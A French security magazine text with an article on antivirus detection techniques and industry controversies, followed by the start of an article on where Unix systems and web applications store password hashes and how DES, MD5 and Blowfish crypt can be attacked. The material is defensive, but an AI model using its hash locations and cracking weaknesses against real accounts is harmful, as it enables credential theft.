Au final, la meilleure technique reste (comme l'a prouvé Fred Cohen) la recherche de signatures virales. Ce qui nécessite de mettre l'antivirus *à jour* régulièrement (même ceux qui prétendent pouvoir lutter contre les virus inconnus !!!). Cela signifie bien, en partie, que ces produits, à l'instant *t-1*, ne l'étaient pas. En fait, la méprise auprès du public tient au fait que les grands éditeurs d'antivirus ont organisé entre eux, avec des acteurs de la recherche et des organismes nationaux de veille, un vaste réseau d'alerte, capable de réagir très rapidement face à une nouvelle variété de virus, de vers ou autres (détectés manuellement le plus souvent). Ils échangent leurs informations (ce qui d'ailleurs rend presque tous ces produits techniquement semblables quant aux performances), et ainsi sont capables de mettre à disposition une mise à jour dans les 48 heures environ (après analyse). En revanche, le délai avec lequel cette mise à jour est effectivement installée sur le poste de l'utilisateur est beaucoup plus long. Là est le risque, car le virus aura déjà eu le temps de frapper et de se propager.

LES TECHNIQUES ANTIVIRALES

Avant de passer en revue les techniques antivirales, il convient de rappeler qu'un antivirus fonctionne selon deux modes :

■ **En mode statique :** l'antivirus n'est alors actif que par une action volontaire de l'utilisateur. Sinon il est inactif, et aucune détection n'est possible. C'est le mode le plus adapté aux machines de faible puissance. La technique de surveillance de comportement n'est pas possible dans ce mode.

■ **En mode dynamique :** l'antivirus est en fait résident et surveille les moindres faits et gestes de l'ordinateur, du réseau, et surtout de l'utilisateur. Il prend la main avant toute action et tente de déterminer si un risque viral existe, lié à cette action. Ce mode est gourmand en ressources et nécessite des machines relativement puissantes pour ne pas être handicapant et pousser l'utilisateur (cas souvent rencontré) à désactiver ce mode au profit du précédent.

En général, un antivirus efficace conjugue plusieurs techniques afin de réduire le risque au minimum

3 TECHNIQUES DE SCANNING : RECHERCHE DE SIGNATURES, ANALYSE SPECTRALE, ANALYSE HEURISTIQUE

1 *Recherche de signatures*

Cela consiste à rechercher une suite de bits caractéristique d'un virus donné. C'est l'analogue, pour la police, de l'empreinte digitale. Cette signature ne doit théoriquement pas incriminer un autre virus, tout en possédant une taille suffisamment grande pour ne pas provoquer de fausses alarmes (la probabilité de trouver un séquence donnée de n bits est inversement proportionnelle à n). Cette signature peut être soit une séquence d'instructions caractéristiques, un message affiché par le virus, ou bien soit tout simplement la signature que le virus lui-même utilise pour éviter la surinfection d'un exécutable. Le problème avec la recherche par signature est qu'elle est facilement contournable. Elle ne permet pas de gérer les virus polymorphes ou les virus chiffrés, ni les virus inconnus. Le taux de fausses alarmes est faible bien que l'identification correcte laisse dans certains cas à désirer.

Le principal problème de ce mode de détection est la nécessité de maintenir la base de signatures virales avec les contraintes que cela comporte : taille de la base, stockage sécurisé (le site russe d'AVP contenant la base de signatures a été récemment attaqué par le ver BrideX, pour plus de détails lire [3]), distribution sécurisée, mise à jour effective par l'utilisateur, souvent

négligeant. Actuellement, une société comme F-Secure fournit une mise à jour par semaine. A noter que la mise à jour de ces bases permet la détection de nouveaux virus ou vers, mais aussi dans certains cas à améliorer la détection des virus ou vers précédemment repérés (par d'autres techniques) en diminuant par exemple les ressources machine nécessaires.

Cela explique pourquoi, pour une même infection, vous pouvez avoir plusieurs messages, chacun provenant du moteur considéré. Notons que pour cette technique, l'antivirus constate une infection déjà effective. A signaler également, pour optimiser la gestion du fichier de signatures, que **certains éditeurs n'y font plus figurer certains virus anciens** et jugés comme ayant disparus. Cela peut se traduire par une non-détectabilité de ces mêmes virus.

2 *Analyse spectrale*

Elle consiste à établir la liste des instructions d'un programme (le spectre) et à y rechercher des instructions peu courantes dans la plupart des programmes non viraux, mais caractéristiques de virus ou de vers. Par exemple, un compilateur (C ou assembleur) n'utilise en réalité qu'une partie de l'ensemble des instructions théoriquement possibles (afin d'optimiser le code le plus souvent), alors qu'un virus va tenter d'utiliser, pour accroître son efficacité, plus largement ce jeu d'instructions. Au final, le spectre d'un virus diffère significativement de celui d'un programme "normal" mais la notion de "normalité" est très relative. Ceci explique que cette technique provoque des fausses alertes plus nombreuses. En revanche, elle permet parfois de détecter certains nouveaux virus (mais utilisant des techniques connues le plus souvent).

3 *Analyse heuristique*

L'analyse heuristique consiste à utiliser des règles, des stratégies en vue d'étudier le comportement d'un programme. Le but est de détecter des actions potentiellement virales. La difficulté de cette technique est du même ordre que pour l'analyse spectrale (problème de fiabilité et nombre de fausses alertes). Les logiciels agissant par heuristiques prétendent généralement se passer de mises à jour. En fait, les programmeurs de virus retrouvent très vite, après étude de l'antivirus, ses règles et stratégies employées et parviennent à le leurrer : ce qui oblige l'éditeur à utiliser d'autres règles, et donc à mettre à jour le produit en final.

LA SURVEILLANCE COMPORTEMENTALE

L'antivirus est résident en mémoire et tente de détecter tout comportement suspect (la définition d'un tel comportement se faisant par rapport à une base de comportements viraux) et le bloquer si nécessaire : tentatives d'ouverture en lecture/écriture de fichiers exécutables, écriture sur des secteurs systèmes (partition ou démarrage), tentatives de mise en résident...

Techniquement, l'antivirus agit par détournement d'interruptions (le plus souvent les interruptions 13H et 21H). Cette technique permet de détecter certains virus inconnus (mais utilisant des techniques connues) et de lutter avant l'infection. Toutefois, certaines techniques virales y échappent. De plus, l'antivirus doit être en mode dynamique, ce qui ralentit, quelquefois sensiblement, le travail. Les fausses alarmes sont relativement nombreuses.

L'émulation de code permet de disposer de la surveillance de comportement en mode statique, ce qui est assez utile quand on sait que beaucoup d'utilisateurs impatients préfèrent ce mode pourtant dangereux. Lors du scan, le code étudié est chargé dans une zone mémoire confinée et est émulé afin de détecter un comportement potentiellement viral. Cela est particulièrement adapté pour les virus polymorphes. L'émulation de code souffre toutefois des mêmes limitations que son homologue dynamique.

LE CONTRÔLE D'INTÉGRITÉ

Avec cette technique, c'est la modification des fichiers sensibles (exécutables, documents...) qui est surveillée. Pour chaque fichier, on calcule une empreinte numérique infalsifiable (par exemple avec une fonction de hachage). Autrement dit, il est calculatoirement impossible de modifier en pratique un fichier de sorte qu'un recalcul d'empreinte fournisse celle initialement produite. En cas de modification, la vérification de l'empreinte est négative et une infection suspectée. Le gros problème avec cette technique pourtant séduisante est qu'elle est difficile à mettre en pratique : constituer une base d'empreintes sur une machine saine et protégée (au début, les virus modifiaient les fichiers recalculaient l'empreinte et la substituaient à l'ancienne), enregistrer et maintenir toute modification "légitime". L'autre problème est qu'il est assez aisé de la contourner.

Certaines familles de virus (compagnons, furtifs, virus lents...) y parviennent aisément. Le nombre de fausses alarmes peut être également élevé. Enfin, l'infection est détectée, mais trop tard.

LES ENJEUX DE LA LUTTE ANTIVIRALE

Le monde antiviral n'est pas aussi honnête que l'on pense. Contrairement à ce qu'affirment ses acteurs, il n'y a pas d'un côté les bons, eux, et de l'autre les mauvais, ceux qui font les virus. Le jeu est plus trouble. Le marché des antivirus représente un colossal chiffre d'affaires. Cependant, il représente encore plus un enjeu stratégique : celui qui contrôle les antivirus contrôle potentiellement nos ordinateurs.

Sans être paranoïaque, (mais l'est-on assez dans ce domaine ?) les quelques "affaires" suivantes donneront certainement matière à réfléchir aux lecteurs qui font aveuglément confiance aux éditeurs d'antivirus.

L'autre aspect, essentiel, est celui de la confiance à accorder à ces logiciels. Si mon antivirus a détecté la version B d'un ver donné, puis-je véritablement lui faire confiance ? Sera-t-il capable de distinguer spécifiquement une éventuelle version B bis, identique en tous points à la version B (et qu'il détectera comme telle), mais avec en prime une bombe logique ou un cheval de Troie. La désinfection ayant eu lieu, le risque potentiel existe, que ce bonus soit toujours actif mais indétectable, puisque désormais sans son vecteur viral. Pourtant, votre antivirus a rempli son rôle. Vous êtes soulagé. Alors que penser d'un antivirus qui pourrait être "modifié" volontairement dans ce sens (voir plus loin) ?

Si un attaquant veut infecter vos machines, il prendra un ver ou virus déjà détecté, mais ajoutera ce genre de "prime". Dans le cas d'une entreprise ou d'une administration, il peut alors s'agir d'une attaque à double niveau, ciblée (en utilisant par exemple les techniques présentées pour IE/Outlook dans l'article d'Eric Detoisien). Elle ne verra que le premier niveau de l'attaque, pas le second.
Que penser alors ? Cela signifie que votre antivirus peut dire ce qu'il veut ou seulement ce qu'il peut. La certitude ne vient que par l'analyse du code viral. L'idéal serait qu'un organisme national de veille et d'alerte, indépendant, existe, qui soit chargé de cette tâche, assurant ce soutien (analyse de virus, diffusion d'alertes, traçage des infections, enquêtes techniques, conseil...) au profit des entreprises sensibles (pour le patrimoine national dans son acception la plus large) et les administrations, qui ainsi ne seraient pas contraintes de se contenter des messages affichés par les antivirus. C'est une question de souveraineté.

L'ÉDITEUR, LES MÉDIAS ET LES PROGRAMMEURS DE VIRUS

Le problème de la collusion entre les éditeurs d'antivirus et les programmeurs de virus est souvent évoquée, sans parler de la diffusion de virus par les éditeurs eux-mêmes. Mythes ou réalité ? En fait, il semblerait que cela soit une triste réalité. Dans un livre passionnant et extrêmement bien documenté [7, chapitre 3], Georges Smith cite plusieurs cas qui la confirme et implique des grands noms de la lutte antivirale. Sans entrer dans les détails, citons simplement J. Lipshultz, un agent de la *Drug Enforcement Agency* :

En ce qui concerne la dissémination de virus, les développeurs de produits antiviraux ne sont pas les derniers. Si écrire un virus était illégal, alors, sinon toute, du moins la plupart, de l'industrie antivirale devrait être arrêtée pour avoir dissémine des virus.... [8]

Est-ce encore le cas ? Qui sait ? Toujours est-il qu'il y a eu des exemples avérés. Mais certains éditeurs n'ont pas hésité à employer d'autres moyens pour augmenter leurs parts de marché. Dans le premier chapitre de son livre, G. Smith explique de manière admirable comment, avec le virus Michelangelo, les éditeurs McAfee et Symantec (Norton), ont organisé en manipulant les médias, une véritable hystérie collective. Alors qu'une véritable Saint-Barthélémy des ordinateurs était annoncée (5 millions d'ordinateurs, en 1992 !), en réalité il a été bien difficile de trouver des ordinateurs infectés par Michelangelo. D'où venait le virus, personne ne semble savoir.

Au final, cette hystérie a profité aux sociétés qui l'avaient créée et alimentée.

PETITES COLLUSIONS ENTRE AMIS

Plusieurs affaires ou indications récentes montrent que le contrôle des antivirus par certains gouvernementaux ou groupes d'intérêts n'est pas une idée issue d'esprits paranoïaques. Sans jeter le discrédit sur tous les éditeurs d'antivirus (la plupart sont très sérieux), les quelques éléments qui suivent nous obligent à considérer une certaine forme de contrôle comme une réalité, sinon avérée, du moins potentielle.

L'AFFAIRE DU VER MAGIC LANTERN

Dans le cadre d'un projet appelé *Cyber Knight* ("cyber chevalier"), le FBI a officiellement révélé, le 6 novembre 2001, qu'il avait développé un ver espion baptisé *Magic Lantern*. Ce ver, conçu par la même équipe qui a élaboré le logiciel de surveillance d'Internet *Carnivore*, installe semble-t-il un cheval de Troie de type *keylogger* (espion de clavier), ce afin d'obtenir mots de passe et clefs de chiffrement plus facilement que par les moyens de cryptanalyse classiques. Le but avoué est de lutter contre les terroristes et autres espions, bref de pouvoir prendre la main sur tout ordinateur représentant potentiellement une menace pour les USA (définition malheureusement à géométrie variable).

Cette technologie n'a d'intérêt que si les antivirus restent muets et incapables de détecter Magic Lantern. Or, là s'est posé un véritable cas de conscience pour les éditeurs d'antivirus : devaient-ils ou non paramétrer leur logiciel afin que ce ver ne soit pas détecté ? Les porte-paroles de deux éditeurs au moins, McAfee et Symantec, ont annoncé (avant de publier des démentis autant tardifs que peu convaincants) que leurs produits seraient modifiés afin de ne pas détecter le ver [4,5]. D'autres éditeurs, Sophos ou F-Secure, n'ont pas eu d'état d'âme et ont déclaré qu'un ver restait un ver, FBI ou non, et que leurs produits ne seraient pas modifiés. Peut-on les croire ou ont-ils seulement la possibilité technique de tenir leur promesse si le ver est optimalement programmé (en particulier si son pouvoir infectieux est contrôlé et ciblé), comme il est probable de le supposer ?

Si, pour le particulier, l'éventualité d'utiliser un produit antivirus aux capacités volontairement et sélectivement amoindries n'a pas de conséquences dramatiques, elle est intolérable concernant une utilisation dans le cadre professionnel (entreprises sensibles ou administrations, par exemple). Existent-ils d'autres tentatives du même type, non médiatisées ?

LE PROBLÈME DES SPYWARES

Le problème précédent en appelle en fait un autre, plus général, sur la définition même de ce que l'on appelle un programme malfaisant (*malware*). Or là, les conceptions et les idées divergent en fonction des intérêts ou du "camp" considérés. Par exemple, qu'en est-il des *spywares*, ces petits logiciels espions, parties intégrantes de logiciels commerciaux, et utilisés par certaines entreprises afin de connaître et de ficher les habitudes des internautes ou de vérifier la validité de licence des logiciels que vous utilisez ? La pression commerciale est actuellement forte sur les éditeurs d'antivirus pour que leurs logiciels antivirus ne détectent plus cette variété de cheval de Troie [6]. Il n'est pas exclu qu'à un moment donné, au gré des circonstances, un simple spyware ne se transforme pas en un logiciel plus critique.

L'AFFAIRE DE L'ANTIVIRUS PANDA

Cette affaire (lire pour plus de détails [9,10,11]) montre bien le risque que représente un potentiel contrôle des antivirus. La société Panda était, au moment des faits, le quatrième éditeur de logiciels antivirus dans le monde. En 2001, il a été révélé qu'elle était dirigé par Mikel Urizarbarrena, fondateur et seul actionnaire, également membre de l'Eglise de Scientologie. La société Panda appartenait, semble t-il, au réseau WISE (*World Institut of Scientology Enterprise*) de cette même secte (ce réseau regroupe les dirigeants d'entreprises utilisant l'enseignement de L. Ron Hubbard dans leur management). L'émoi fut à son comble quand la liste des clients français fut connue : ministère de l'Intérieur (12 % des ordinateurs), les conseils généraux de la Gironde (1600 postes), du Gard et de l'Indre-et-Loire, des sociétés comme Carrefour, J. C. Decaux... La suspicion a été forte et certainement raisonnable de penser qu'une partie de l'argent versé par ces clients ait financé les activités du groupe WISE, mais encore plus que l'antivirus comporte des fonctions cachées de type cheval de Troie.

Notons deux faits supplémentaires : le ministère de l'Intérieur allemand a eu des problèmes similaires avec une autre société scientologue (conceptrice du logiciel Diskeeper de Windows 2000) et a obligé Microsoft à le désactiver. Le 3 février 2000, la société Panda diffusa des mails publicitaires vantant les mérites de son programme *Global Virus Insurance*, infecté par le ver KAK.

ALORS, QUEL PRODUIT CHOISIR ?

Les exemples précédents ne doivent pas laisser à penser que tout est malsain dans le monde antiviral. Ils sont là pour rappeler que la confiance n'interdit pas la vigilance et l'exercice d'un doute salutaire. Les pressions commerciales ou autres, de toutes sortes, la concurrence impitoyable peuvent très vite mener au dérapage.

L'offre logicielle en matière de lutte antivirale est assez étoffée et la qualité générale assez élevée, même si, il faut le rappeler, un antivirus peut quelquefois être leurré par de nouvelles techniques virales. Les produits sont généralement évalués en utilisant des bancs tests avec des virus déjà connus (la *Wild List*). Cette technique d'évaluation se place par définition dans une optique réactive, mais c'est une technique "faute de mieux" car il est impossible d'envisager des attaques qui n'existent pas encore. Les programmeurs de virus participent en fait, à leur manière, à la lutte antivirale en révélant de nouveaux angles d'attaque.

Quatre antivirus, parmi ceux qui ont été testés, se sont révélés particulièrement intéressants. Ces évaluations sont personnelles, indépendantes et non motivées par un quelconque intérêt. Elles ont été menées sous deux angles : détection de virus connus (récents et anciens) et tentative de contournement (en mode statique et en mode dynamique) par de nouvelles approches virales. Tous offrent un excellent taux de détection pour de très bonnes performances en termes de ressources machine. Ils ont été les plus difficiles à leurrer également. Les principales fonctionnalités usuellement recherchées (protection de messagerie, de serveurs...) sont représentées.

Par ordre de préférence (décroissante), ces produits sont :

1. **Sophos Antivirus** (**www.sophos.com**). Sans conteste, ce logiciel est d'excellente qualité et la vision technico-commerciale de l'éditeur, faite de réalisme et d'un grand souci de pédagogie, est vraiment sérieuse. Le site de Sophos, ainsi que sa liste de diffusion, sont particulièrement à recommander. Ils seront utiles au professionnel chargé de mettre en œuvre la lutte antivirale de son organisme. Cet antivirus se distingue par sa grande ergonomie et l'existence de versions pour pratiquement toutes les plateformes (Windows, OS/2, Unix/Linux, Mac...).

2. **F-Secure Antivirus** (**www.fsecure.com**). Un site également excellent, un grand sérieux technico-commercial et un produit au final excellent. L'ergonomie des versions 5.x (module administrateur) pourrait être améliorée, mais le paramétrage est aisé. Propose un grand nombre de plateformes (Windows, Unix/Linux, Pocket PC, Nokia 9200, Serveurs...).

3. **AVP Kaspersky Lab** (**www.avp.ch**). Un excellent produit et un site de qualité même si l'éditeur se distingue par un marketing autant tapageur que curieux. Au demeurant, un produit qui illustre bien la très haute qualité de l'école antivirale des pays de l'Est.

4. **AVG antivirus** (**www.grisoft.com**). Disponible uniquement pour les plateformes Windows. Le site est un peu pauvre, mais le produit est vraiment excellent.

D'autres produits (Nod32, Antivir), qui semblent prometteurs, devraient être prochainement testés. Le lecteur intéressé pourra consulter le site des gendarmeries et forces de police francophones [12] présentant des résultats de tests indépendants.

Faut-il conclure de tout cela qu'un antivirus ne sert à rien ? Absolument pas, mais il convient de l'accompagner de règles simples en amont qui réduiront grandement les risques. La sécurité informatique repose essentiellement sur deux choses :

- le bon sens, la prudence et le professionnalisme. Une bonne "hygiène informatique" préventive est indispensable. Dans une entreprise ou une administration, un ordinateur est fait pour travailler, pas pour autre chose. Or, combien de postes informatiques contiennent des économiseurs, des animations Flash échangées sur le réseau interne en provenance d'Internet, des jeux... qui n'ont rien à y faire ou installés sans autorisation ou contrôle. Le risque est d'abord là et avant tout là. Un virus ou un ver infecte un ordinateur ou un réseau presque toujours par la faute d'un utilisateur. L'antivirus, lui, se contente de gérer la situation, quand il le peut. Conduiriez-vous au mépris du Code de la route parce que vous avez une bonne assurance, pour reprendre l'idée de ZipiZ (voir MISC 1 ou le Hors Série de novembre 2002 de Linux Mag) ? Et ces règles sont valables dans le domaine du travail comme chez vous.

- La formation des utilisateurs et la veille technologique. Les techniques virales, les vecteurs d'infection, les failles évoluent. Si vous-même ou vos utilisateurs ne faites pas progresser vos connaissances, la lutte est perdue. Votre antivirus pourra certainement détecter un virus ou un ver, mais appliquera-t-il le correctif de sécurité nécessaire, vous dira-t-il de changer les mots de passe comme cela est nécessaire après l'attaque par un ver espion comme Badtrans, vous indiquera-t-il toutes les mesures post-infection indispensables à mener et que peu de personnes mettent en œuvre ? Non ! Votre antivirus n'est pas une baby-sitter. Le mieux est de vous abonner à une liste de diffusion (celle de Sophos est excellente) qui vous permettra en temps réel de vous tenir au courant des alertes et de faire cette veille.

Le choix des logiciels ou de certains formats est aussi important et permet de réduire grandement le risque. Voici quelques exemples :

- Utilisez les formats RTF ou CSV au lieu respectivement des formats DOC ou XLS. Ces formats ne peuvent contenir de macros. De même, préférez un PowerPoint version 7 ou inférieure plutôt qu'une version 8. En général, préférez les visionneuses plutôt que les applications correspondantes.

- Proscrivez, si vous le pouvez, toute utilisation de IE/Outlook au profit de Netscape ou autre navigateur. Le ver WINEVAR, particulièrement dangereux, et qui vient de frapper, utilise encore une fois une des nombreuses failles de IE/Outlook Express. L'article d'Eric Detoisien dans ce dossier illustre bien le risque actuel concernant IE/Outlook ou tout autre vulnérabilité de logiciels du même type. Une telle attaque, ciblée, aura toutes les chances de réussir. Restant limitée à un organisme, une société, il y a peu de chance qu'une copie parvienne jamais à un quelconque éditeur d'antivirus. Aucune mise à jour ne sera alors faite.

- Bloquez l'envoi et la réception de codes exécutables (EXE, VBS, SHA...) ou de scripts.

CONCLUSION

Il est tout aussi important de bien savoir paramétrer son antivirus. Le paramétrage par défaut n'est peut-être pas le plus adapté à votre environnement. L'utiliser en dynamique est également hautement préférable. Or, combien d'utilisateurs, excédés par leur antivirus dans ce mode, le rendent inerte en le basculant en mode statique ?

Pour conclure, réfléchissez qu'une attaque informatique réussie n'est pas forcément une attaque non détectée. C'est une attaque qui a pu aboutir. Votre antivirus ne règle qu'une partie du problème en vous signalant la présence d'un virus. Il est souvent trop tard.

Eric Filiol - **Eric.Filiol@inria.fr**
http://www-rocq.inria.fr/codes/Eric.Filiol/index.html

RÉFÉRENCES

[1] Fred Cohen. *Computer Viruses*.
Thèse de l'Université de Californie du Sud, 1985.

[1bis] William F. Dowling. *There are no safe virus tests*.
The Teaching of Mathematics, p. 835, novembre 1989.

[2] Eric Filiol. *Applied Cryptanalysis of Cryptosystems and Computer Attacks Through Hidden Ciphertexts Computer Viruses*. Rapport de Recherche INRIA 4359, Janvier 2000.
Disponible sur **http://www-rocq.inria.fr/codes/Eric.Filiol/papers/rr4359vf.pdf**

[3] Paul Roberts.
BrideX worm bites computer security company.
Computer World, 11 novembre 2002.

[4] Ted Bridis (Associated Press). *FBI Develops Eavesdropping Tools*. **washingtonpost.com**, 22 novembre 2002.

[5] John Leyden. *AV vendors split over FBI Trojan Snoops*. 27 novembre 2001,
http://www.theregister.co.uk/content/55/23057.html

[6] Roland Garcia. *La protection contre les virus est-elle encore possible ?*
Sécurité Informatique-CNRS No 38, février 2002.

[7] George C. Smith. *The Virus Creation Lab : A Journey into the Underground*.
American Eagle Publications, 1994.

[8] Jim Lipshultz. *The Federal Governement, independent virus researchers and the First Amendment*.
The Crypt Newsletter, No 20, 1993.

[9] Jérome Dupuis. *Un logiciel scientologue Place Beauveau*. L'Express, 12 avril 2001.

[10] N. Costa et B. Lemaire. Panda : *un antivirus en cause*. Le Monde Informatique, 28 novembre 2001.

[11] **http://corruption1gsm.chez.tiscali.fr/08-33.htm**

[12] **http://www.gendnetclub.com/info/actu%20virus.htm**

CASSAGE

Le premier article, paru dans Misc 2, a abordé un certain nombre de problèmes au sujet des mots de passe et leurs applications dans le milieu Windows. Ce second article présente cela dans le milieu Unix. À chaque fois, les aspects système, applications et réseau sont décrits.

Le présent article est composé de 5 parties :

1. La localisation des empreintes sous Unix : pour savoir où l'attention des administrateurs doit se porter.
2. Les différents algorithmes de chiffrement sous Unix : comment, sur les systèmes et les réseaux Unix, les mots de passe sont chiffrés.
3. Les logiciels de cassage contre Unix : transformer en protection les meilleurs logiciels, avant que les pirates ne les emploient pour vous attaquer.
4. La protection des mots de passe sous Unix : comment protéger ses mots de passe aux niveaux système, applications et réseau.
5. Le durcissement des mots de passe sous Unix : comment améliorer la qualité des mots de passe choisis par l'utilisateur.

Ce second article spécifique à Unix ne redonne pas les notions génériques qui ont déjà été abordées. Pour prendre connaissance des notions de "chiffrement et stockage d'un mot de passe", de "méthodes de cassage" et de "règles de constitution de bons mots de passe", consultez le premier article.

LA LOCALISATION DES EMPREINTES SOUS UNIX

Une empreinte est le résultat du hachage d'un mot de passe, donc une transformation par un algorithme non réversible. Cette opération enregistre dans le système une "image" du mot de passe et empêche quiconque d'accéder au mot de passe en clair.

La localisation des empreintes dépend fortement du contexte : les empreintes systèmes et les empreintes applicatives.

LA LOCALISATION DES EMPREINTES SYSTÈMES SOUS UNIX

Historiquement, les mots de passe sous Unix sont enregistrés dans le fichier `/etc/passwd`. Ce fichier devant être en lecture pour tout le monde, les empreintes ont été déplacées dans des fichiers accessibles qu'aux administrateurs, appelés les *shadow passwords*. Suivant le type d'Unix le fichier diffère :

- **Système V :** `/etc/shadow` (Linux, Solaris, etc.)
- **Systèmes BSD :** `/etc/master.passwd` (NetBSD, FreeBSD, OpenBSD, BSDi, etc.)
- **AIX :** `/etc/security/passwd`
- etc.

L'idée importante est qu'aucun utilisateur n'ait accès aux empreintes des autres et que seuls des processus privilégiés puissent y accéder.

Pour Owl, une alternative au système *shadow* a été créée. Owl est une distribution Linux à la sécurité améliorée avec comme principale approche la revue proactive de code source pour plusieurs types de vulnérabilités logicielles. Voir le site **<http://www.openwall.com/Owl/fr/>** pour plus d'informations. Il découpe le fichier des mots de passe en un fichier par utilisateur dans une arborescence dédiée. La racine de cette arborescence est restreinte au groupe `shadow`. Celle-ci contient un répertoire par utilisateur, et restreint à celui-ci et au groupe `auth`. Chaque répertoire contient un fichier appartenant à l'utilisateur et en lecture pour le groupe `auth`.

La commande `passwd`, comme toutes celles authentifiant des utilisateurs, n'a plus besoin d'être `SUID root`, mais seulement `SGID shadow`. Un utilisateur obtenant les droits de ce groupe ne pourra que contourner la politique de mots de passe qui lui est appliquée.

Pour plus d'informations, consulter les diapositives 19 à 25 de la présentation disponible sur : **<http://www.openwall.com/presentations/core02-owl-html+images/>** La diapo 21 montre les détails de l'arborescence mentionnée ci-dessus.

ET DURCISSEMENT DES MOTS DE PASSE UNIX

LA LOCALISATION DES EMPREINTES APPLICATIVES SOUS UNIX

De nombreuses applications possèdent leurs propres bases d'authentification, chacune ayant son système particulier.

Apache est certainement l'application la plus courante qui effectue de l'authentification à partir de sa base propre. Les comptes sont enregistrés dans un fichier généralement appelé `.htpasswd`. En fait, ce fichier peut avoir n'importe quel nom, mais la documentation donnant ce nom comme exemple, quasiment tous les administrateurs l'utilisent. Ces fichiers, qui peuvent se trouver n'importe où, contiennent des empreintes calculées à partir des algorithmes DES, MD5 ou SHA, ou des mots de passe en clair si le support a été explicitement activé à la compilation.

Certaines applications peuvent avoir besoin de leur base à eux car le protocole d'authentification est incompatible avec les empreintes *systèmes*. Un exemple concerne les serveurs POP3 avec support du protocole d'authentification APOP (voir la partie sur les algorithmes réseaux), qui nécessite que le mot de passe puisse être récupéré en clair par le serveur. Suivant le démon, soit la base est centralisée dans un répertoire système tel que `/etc` (patch APOP de Dug Song pour `popa3d`), soit le mot de passe est enregistré en clair dans un fichier de l'arborescence de l'utilisateur, tel que `~/.apop/secret` (Cucipop). Un intérêt est que l'utilisateur possède deux mots de passe différents, l'un pour le système et l'autre pour l'accès au courrier, ce dernier en cas de vol ne pouvant être utilisé pour se connecter interactivement.

D'autres applications peuvent avoir besoin de leur base à eux afin que les utilisateurs applicatifs n'aient pas à être créés au niveau système. De nombreux scripts CGI de discussion sur le Web, tels que *wwwboard*, *discus board*, etc., possèdent leurs propres fichiers contenant des empreintes généralement calculées en DES. Des exemples de noms de fichiers sont `admin.txt`, `passwd.txt` ou `users.txt`. Ces fichiers se trouvent souvent dans le même répertoire que le script et comme ils doivent être lisibles par le script, ils sont donc récupérables via le serveur Web par quiconque pouvant utiliser l'application.

MÉTHODES D'AUTHENTIFICATION UNIX

L'algorithme utilisé dépend fortement du contexte, suivant que l'authentification se passe au niveau système ou au niveau réseau.

AUTHENTIFICATION SUR UN SYSTÈME UNIX : DES, MD, BLOWFISH

Trois algorithmes sont utilisés pour enregistrer de façon non réversible les mots de passe des utilisateurs déclarés au niveau du système : DES, MD5 et BlowFish.

DES

Le mot de passe est tronqué à 8 caractères. S'il n'est pas assez long, alors il est complété avec des caractères nuls. Puis il est utilisé comme clé de chiffrement DES à 56 bits pour chiffrer une chaîne d'octets nuls. Pour générer la clé, seuls les 7 bits de poids faible de chaque caractère sont conservés. La fonction DES est appelée 25 fois afin de ralentir les programmes de cassage de mots de passe.

Un diversifiant est également utilisé afin que deux utilisateurs ayant le même mot de passe n'aient pas les mêmes empreintes. Cette graine de 12 bits est utilisée dans la fonction de chiffrement DES pour modifier des tables internes de cette fonction.

Chaque mot de passe peut donc être haché de 4096 (2^12) façons possibles afin d'empêcher de ne hacher qu'une seule fois un mot de passe candidat pour attaquer simultanément plusieurs comptes.

En revanche, il est aujourd'hui possible de concevoir des dictionnaires précalculés en enregistrant les 4096 hachés différents pour chaque mot, chacun nécessitant un peu plus de 32 Ko de mémoire de masse, soit 3 Go pour 100 000 mots. De plus, lorsqu'un système possède plusieurs centaines d'utilisateurs, des collisions arrivent, c'est-à-dire qu'une graine sert plusieurs fois. À partir de 4097 comptes, il est alors impossible d'empêcher cela, limitant cet algorithme aux systèmes d'une cinquantaine de comptes.

La longueur de l'empreinte est de 64 + 12 = 76 bits, soit 13 octets dans la base d'authentification, chaque groupe de 6 bits étant remplacé par un caractère parmi les 64 suivants : ./0-9A-Za-z

La longueur de mot de passe prise en compte étant de 8 caractères, le nombre de combinaisons réellement utilisées par des utilisateurs non éduqués est trop faible. Une extension HP/UX permet d'obtenir des mots de passe de 16 caractères, en fait deux mots de passe de 8 caractères chacun. Pour calculer la seconde moitié, ce sont les 12 derniers bits de l'empreinte de la première partie qui sont utilisés comme graine. La sécurité n'est pas forcément améliorée ; en effet, dans le cas d'un mot de passe de dix caractères, l'attaquant obtient très rapidement les deux derniers et peut s'en servir pour optimiser l'attaque sur les huit premiers, en cherchant par exemple dans un dictionnaire les mots de dix caractères se terminant par ces deux-là. L'empreinte dans la base d'authentification est de 24 caractères. La fonction de chiffrement DES ayant été très étudiée durant les deux dernières décennies, les mises en œuvre sont de plus en plus efficaces, même sur des processeurs personnels. Une extension BSDi permet d'avoir non plus 25, mais 725 appels par défaut, le nombre d'appels pouvant être spécifié, celui-ci devant être impair. De plus, la taille de la graine est portée de 12 à 24 bits. L'empreinte dans la base des comptes est de 20 caractères avec le premier égal à '_', suivi de 4 octets pour le nombre d'itérations et de 4 octets pour la graine. Cet algorithme permet finalement les mots de passe de très grande longueur, techniquement illimitée.

L'attaque décrite contre l'extension HP/UX n'est pas applicable ici puisqu'il est impossible, à partir de l'empreinte, d'analyser une partie du mot de passe pour en optimiser l'attaque de l'autre. Cette extension BSDi est également disponible sur tous les systèmes BSD libres grâce à la bibliothèque FreeSec.

MD5

Le but premier de cet algorithme est d'avoir une fonction de hachage de mots de passe sans utilisation de fonction de chiffrement. L'algorithme MD5 est fondé sur la fonction de hachage MD5. Le calcul s'effectue par 1000 appels de la fonction MD5 entrelacés avec des transformations simples telles que des décalages. La longueur des mots de passe est illimitée. La taille de la graine est comprise entre 6 et 48 bits, empêchant le calcul de dictionnaires précalculés et permettant d'éviter les collisions de graines.

La longueur de l'empreinte est de 27 à 34 caractères dans la base d'authentification, les premiers caractères étant '1', suivi de 1 à 8 caractères de graine et du caractère '$'.

Son principal défaut est le nombre fixe d'itérations, qui est déjà trop bas pour les matériels professionnels actuellement disponibles. Cet algorithme est disponible sur tous les systèmes BSD, les systèmes Linux (libc5 et glibc2) et généralement sur tous les systèmes ayant le support de PAM.

BlowFish

Le but premier de cet algorithme est non seulement d'avoir une fonction de hachage de mots de passe aujourd'hui impossible à optimiser sur des processeurs spécialisés, mais surtout d'avoir une fonction qui va pouvoir s'adapter au cours du temps.

